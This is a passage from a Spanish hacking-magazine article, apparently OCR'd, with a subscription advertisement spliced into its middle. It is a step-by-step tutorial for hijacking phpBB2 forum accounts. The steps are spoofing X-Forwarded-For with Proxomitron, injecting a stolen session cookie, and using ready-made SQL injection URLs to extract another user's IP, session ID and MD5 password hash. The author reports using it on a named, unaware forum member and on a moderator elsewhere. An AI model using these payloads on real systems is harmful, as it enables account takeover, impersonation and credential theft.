
Lanzamos el ejecutable y en la barra de tareas o en la bandeja del sistema aparecerá su icono... pinchamos dos veces sobre él o botón derecho y abrir ***proxomitron***



Al abrirse, **desmarcaremos todas las opciones excepto la de encabezados salientes**:



Pinchamos en ***Configurar*** y en la ***ficha HTTP***




Elegimos el puerto (uno que no esté en uso, a mi me dio por el **9000**) y aumentamos el tiempo de conexiones locales a **3600 segundos** (una hora) **Aceptamos** y volveremos a la pantalla en la que empezamos.

Ahora **Pincharemos en Encabezados**




Bajamos hasta el final con la barra de deslizamiento que hay a la derecha en la zona blanca y ***verificamos X-Forwarded-For (out),*** sólo de **salida**, le damos a editar y en el recuadro que pone **Reemplazar por este Texto** ponemos **1.1.1.1**




Aceptamos, Aplicamos, Aceptamos y cerramos la ventanita del Proxomitron si queremos... o la dejamos tal cual, como prefieras.

Ahora **configuramos nuestro navegador** para que las conexiones salientes pasen por el ***proxomitron***... y le indicamos que usaremos **un proxy con IP 127.0.0.1** por el **puerto 9000**, que es el que le pusimos al **proxomitron** en *Configurar*




Aceptamos, Cerramos .... y abrimos el navegador



En los números anteriores revista ya se han publicado muchas formas de falsear la IP, esta es otra más


Voy a poneros una captura de pantalla del panel de administración del foro, en el que se ven las IP's de los usuarios que hay conectados...



Ozú!!! Acabamos de descubrir varias cosas... que **podemos ponernos la IP que nos venga en gana, byes, byes a los baneos** por IP, hasta **podemos postear con la IP de otro...**

Hasta nos puede dar por usar una que no exista... ***¿y si le ponemos otra cosa?***


Por ejemplo: Wadalbertia, vamos a ver... configuremos el ***proxomitron*** para que nuestra IP sea ***Wadalbertia***... o *La pantera Rosa*, cada uno a lo suyo



Y ***Aceptamos....Aplicamos y Aceptamos....***

Ahora **vamos a navegar a una de esas webs que nos dicen la IP** y los *proxys* que usamos....

Por ejemplo a www.showmyip.com



*Jajaja, nuestra IP es muy cachonda... hasta podemos cambiar más cosas como el user-agent y ponemos que usamos un sistema operativo Güindos 33, pero... **que hará el foro**?*

Pues lo que pueda... como no resolverá esa IP lo más probable es que mantenga la última con la que entramos, (la 1.1.1.1) o igual le da por ponernos otra... pero bueno, eso no es lo que nos interesa... ***nos interesa loguearnos con la IP verdadera de otro...***

Como tenemos las ***cookies*** en nuestro archivo ***captura.txt*** lo que tenemos que hacer es lo siguiente:

- Las copiaremos y nos la llevamos al *proxomitron*
- También cambiaremos la IP del usuario de esa *cookie*

Realmente nos vale con el SID y la IP, vamos a ello:

La víctima es un compañero... esta vez él no lo sabe... la primera vez que lo hice me sirvió ***Yorkshire*** como conejillo de indias... esta vez es ***Grullanetx***, sorry y un abrazo, amigo....

Primero ponemos su IP en el ***proxomitrón*** como ya hemos aprendido... *(quité los primeros octetos... para que no se me mosquee mucho)*



Luego, vamos al ***filtro de encabezados http*** y buscamos uno que dice ***Cookie: Fake a cookie (out)*** y verificamos la ***casilla de Salida*** y le damos a ***Editar***




En la pantalla de edición de la *cookie* falsa reemplazamos por la *cookie* que le

robamos anteriormente, no hace falta que sepamos su *password*, ni tampoco que él verificase la casilla de entrada automática... da lo mismo.... !

```
phpbb2mysql_t=a:1:{i:15405;i:1087417130;};
phpbb2mysql_data=a:2:{s:11:"autologinid";s:0:"";s:6:"userid";s:4:"2687";};
phpbb2mysql_sid=f0a98ea57ea60586a4eedd688e5c2d2f
```

Lo copiamos y se lo pegamos en reemplazar texto



Y como siempre, ***Aceptamos, Aplicamos y Aceptamos...***

ESTO ES IMPORTANTE!!!


Para que todo vaya bien, **debemos desconectarnos** como usuarios registrados del Foro, **cerrar todas las ventanas del navegador** (por si acaso) **y abrir una nueva**...

Accedemos al foro normalmente... como invitados...


http://www.hackxcrack.com/phpBB2/index.php

Y SORPRESA !!!!!!

Entramos como **Grullanetx** sin pasar por el *login*, a lo peor, tendremos que actualizar o pinchar en Foros de discusión... en cualquier caso, estaremos *logueados* como ***Grullanetx*** sin saber ni su pass, ni esperar a craquearlo



A partir de ahora podemos hacer lo que queramos en nombre de ***Grullanetx***, postear, verle los privados (*mmm, yo no hice nada de eso*) o podemos cambiarle el perfil... y su *password* verdadera por otra nueva... y él será quien no pueda entrar... pero eso no está bien.



Bueno, todo esto está muy bien... y muy elaborado, pero... ***¿qué hay de esa inyección SQL***?

Pues ahora vamos... resulta que con esta técnica nos va a sobrar el asunto de


la web maliciosa, el *script*, el servidor web y la *madre del cordero*.

Tenemos que averiguar dos cosas:

1º) Averiguar la IP, eso para un mod o admin es fácil, pero cualquier user también lo puede hacer, basta poner un avatar o firma que apunte a su webserver y cazará las de todo quisqui que pase por ese hilo o.... usar esto:

http://www.hackxcrack.com/phpBB2/privmsg.php?folder=savebox&mode=read&p=99&pm_sql_user=AND%20pm.privmsgs_type=-99%20UNION%20SELECT%20session_user_id,session_ip%20FROM%20phpbb2_sessions%20WHERE%20session_user_id=**ID_DE_USUARIO**%20LIMIT%201/*

ID_DEL_USUARIO: Será el Identificador constante... el ***userid***, ese ***no CAMBIA NUNCA***, por ejemplo para ***AZIMUT*** el 2, para ***Vic_Thor*** el 1011, basta con ***pulsar en el nick de cualquier usuario - botón derecho del ratón- propiedades y...***




Acabamos de ver que ***Grullanetx*** es el ***user 3840***

***Ahora escribimos todo el churro ese (que es una consulta a la BBDD del foro vulnerable) y ponemos el número 3840 donde dice* ID_DEL_USUARIO** y nos dará la IP



y cuando pulsemos enter:



Intencionadamente eliminé el primer octeto, nos muestra* la *Ip en formato Hexadecimal, que en decimal punteado sería

XXX sería el valor hexadecimal omitido, el de los ***cuadraditos rojos..***

YYY sería el valor hexadecimal omitido, el de los ***cuadraditos amarillos***

46 es ***70 en decimal***

9F es ***159 en decimal***

Por lo que tenemos que la IP de Grullanetx es: XXX.YYY.70.159


Ni que decir tiene, que sale toda completita

2º) Averiguar el sid, mmm esto parece más complicado, podemos hacerlo de varios modos,


A.- El que yo puse con la web "*chunga*" que se puede usar de paso para cazar las IP's

B.- la inyección SQL... pero "*modificada*", veamos:

La tabla que guarda las sesiones activas es ***phpbb2_sessions***, en los ejemplos que vienen a continuación pone *phpbb* y no *phpbb2* como en este foro, sólo eso... es de un foro de pruebas que tengo montado en casa...



y luego




session_id es el campo que **guarda** el *sid* y ***session_user_id*** el ***identificador*** (3840 para Grullanetx, 1011 para mi, 2 para azimut... lo de antes...)

Luego la inyección sql es:

http://www.hackxcrack.com/phpBB2/privmsg.php?folder=savebox&mode=read&p=99&pm_sql_user=AND%20pm.privmsgs_type=-99%20UNION%20SELECT%20session_user_id,session_id%20FROM%20phpbb2_sessions%20WHERE%20session_user_id=ID_DEL_USUARIO%20LIMIT%201/*

Lo tecleamos y....



SUSCRIBETE A PC PASO A PASO

SUSCRIPCIÓN POR:
1 AÑO
11 NUMEROS

=

45 EUROS (10% DE DESCUENTO)
+
SORTEO DE UNA CONSOLA XBOX
+
SORTEO 2 JUEGOS PC (A ELEGIR)

Contra Reembolso Giro Postal

Solo tienes que enviarnos un mail a preferente@hackxcrack.com indicando:

- ***Nombre***
- ***Apellidos***
- ***Dirección Completa***
- ***Población***
- ***Provincia***
- ***Cógigo Postal***
- ***Mail de Contacto y/o Teléfono Contacto***

Es imprescindible que nos facilites un mail o teléfono de contacto.

- ***Tipo de Subscripción: CONTRAREEMBOLSO***
- ***Número de Revista:***

Este será el número a partir del cual quieres subscribirte. Si deseas (por ejemplo) subscribirte a partir del número 5 (incluido), debes poner un 5 y te enviaremos desde el 5 hasta el 15 (ambos incluidos)

APRECIACIONES:

* Junto con el primer número recibirás el abono de 45 euros, precio de la subscripción por 11 números (un año) y una carta donde se te indicará tu número de Cliente Preferente y justificante/factura de la subscripción.

* Puedes hacernos llegar estos datos POR MAIL,tal como te hemos indicado; rellenando el formulario de nuestra WEB (www.hackxcrack.com) o enviándonos una carta a la siguiente dirección:
CALLE PERE MARTELL Nº20, 2º-1ª
CP 43001 TARRAGONA
ESPAÑA

* Cualquier consulta referente a las subscripciones puedes enviarla por mail a preferente@hackxcrack.com

Envíanos un GIRO POSTAL por valor de 45 EUROS a:
CALLE PERE MARTELL20, 2º 1ª.
CP 43001 TARRAGONA
ESPAÑA

IMPORTANTE: En el TEXTO DEL GIRO escribe un mail de contacto o un número de Teléfono.

Y enviarnos un mail a preferente@hackxcrack.com indicando:

- ***Nombre***
- ***Apellidos***
- ***Dirección Completa***
- ***Población***
- ***Provincia***
- ***Cógigo Postal***
- ***Mail de Contacto y/o Teléfono Contacto***

Es imprescindible que nos facilites un mail o teléfono de contacto.

- ***Tipo de Subscripción: GIRO POSTAL***
- ***Número de Revista:***

Este será el número a partir del cual quieres subscribirte. Si deseas (por ejemplo) subscribirte a partir del número 5 (incluido), debes poner un 5 y te enviaremos desde el 5 hasta el 15 (ambos incluidos)

APRECIACIONES:

* Junto con el primer número recibirás una carta donde se te indicará tu número de Cliente Preferente y justificante/factura de la subscripción.

* Puedes hacernos llegar estos datos POR MAIL,tal como te hemos indicado; o enviándonos una carta a la siguiente dirección:
CALLE PERE MARTELL Nº20, 2º-1ª
CP 43001 TARRAGONA
ESPAÑA

* Cualquier consulta referente a las subscripciones puedes enviarla por mail a preferente@hackxcrack.com

Obviamente ***el usuario a spoofear debe estar logueado en ese momento****, en caso contrario hallaremos un* ***sid*** *nulo o inválido.... ah!!! que está oculto, no pasa nada... cualquiera puede comprobarlo sin necesidad de ser admin*

Bueno, ya tenemos esto:

- usuario: ***Grullanetx***
- IP: ***XXX.YYY.70.59***
- ID: ***3840***
- SID: ***f0a98ea57ea60586a4eedd68 8e9c2d2f*** (que es lo que nos dio el *sql inyection* de las tablas session y que varía por cada vez que se loguea.. o sea, que hay que hacerlo "*en el momento que se le vea...*"

Pues ahora sólo nos falta completar la *cookie* y ponerla en el ***proxomitron*** como aprendimos.... a esto le pegamos el *SID* obtenido y le cambiamos el ***userid***

```
phpbb2mysql_t=a:1:{i:15405;i:1087417130;};
phpbb2mysql_data=a:2:{s:11:"autologinid";s:0:"";s:6:"userid";s:4:"2687";};
phpbb2mysql_sid=
```

Luego nos quedará así:


```
phpbb2mysql_t=a:1:{i:15405;i:1087417130;};
phpbb2mysql_data=a:2:{s:11:"autologinid";s:0:"";s:6:"userid";s:4:"3840";};
phpbb2mysql_sid=f0a98ea57ea60586a4eedd688e9c2d2f
```

Por ultimo ***ponemos la IP en la cabecera X-ForWarded-For (out)*** ... y el resto ya lo conocemos

Te estarás preguntando si se pueden hacer más cosas... pues sí... por ejemplo podemos sacar el *hash* de la contraseña y luego craquearla, aunque claro, después de esto no tiene mucho sentido perder tanto el tiempo, pero en fin, te pondré el código de inyección:

```
http://www.hackxcrack.com/phpBB2/privmsg.php?folder=savebox&mode=read&p=99&pm_sql_user=AND%20pm.privmsgs_type=-99%20UNION%20SELECT%20username,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password,user_password%20FROM%20phpbb2_users%20WHERE%20username='Grullanetx'%20LIMIT%201/*
```

Con este no te hace falta ni conocer el ***userid***... directamente el nombre del usuario y ZAS, el ***hash*** en MD5 del usuario en tu navegador... luego al crack....




También, y como va siendo habitual, le puse unos cuantos cuadraditos.. sé que ya cambió su clave, pero por si acaso...


Por si queda alguna duda, aquí te pongo algunas capturas de "*otro*" foro, para que no haya susceptibilidades, por si piensas

que siendo uno de los administradores de ***hackxcrack*** tengo más posibilidades...


Entrando en el foro "guiri", *"curiosamente" el usuario usurpado era un moderador*



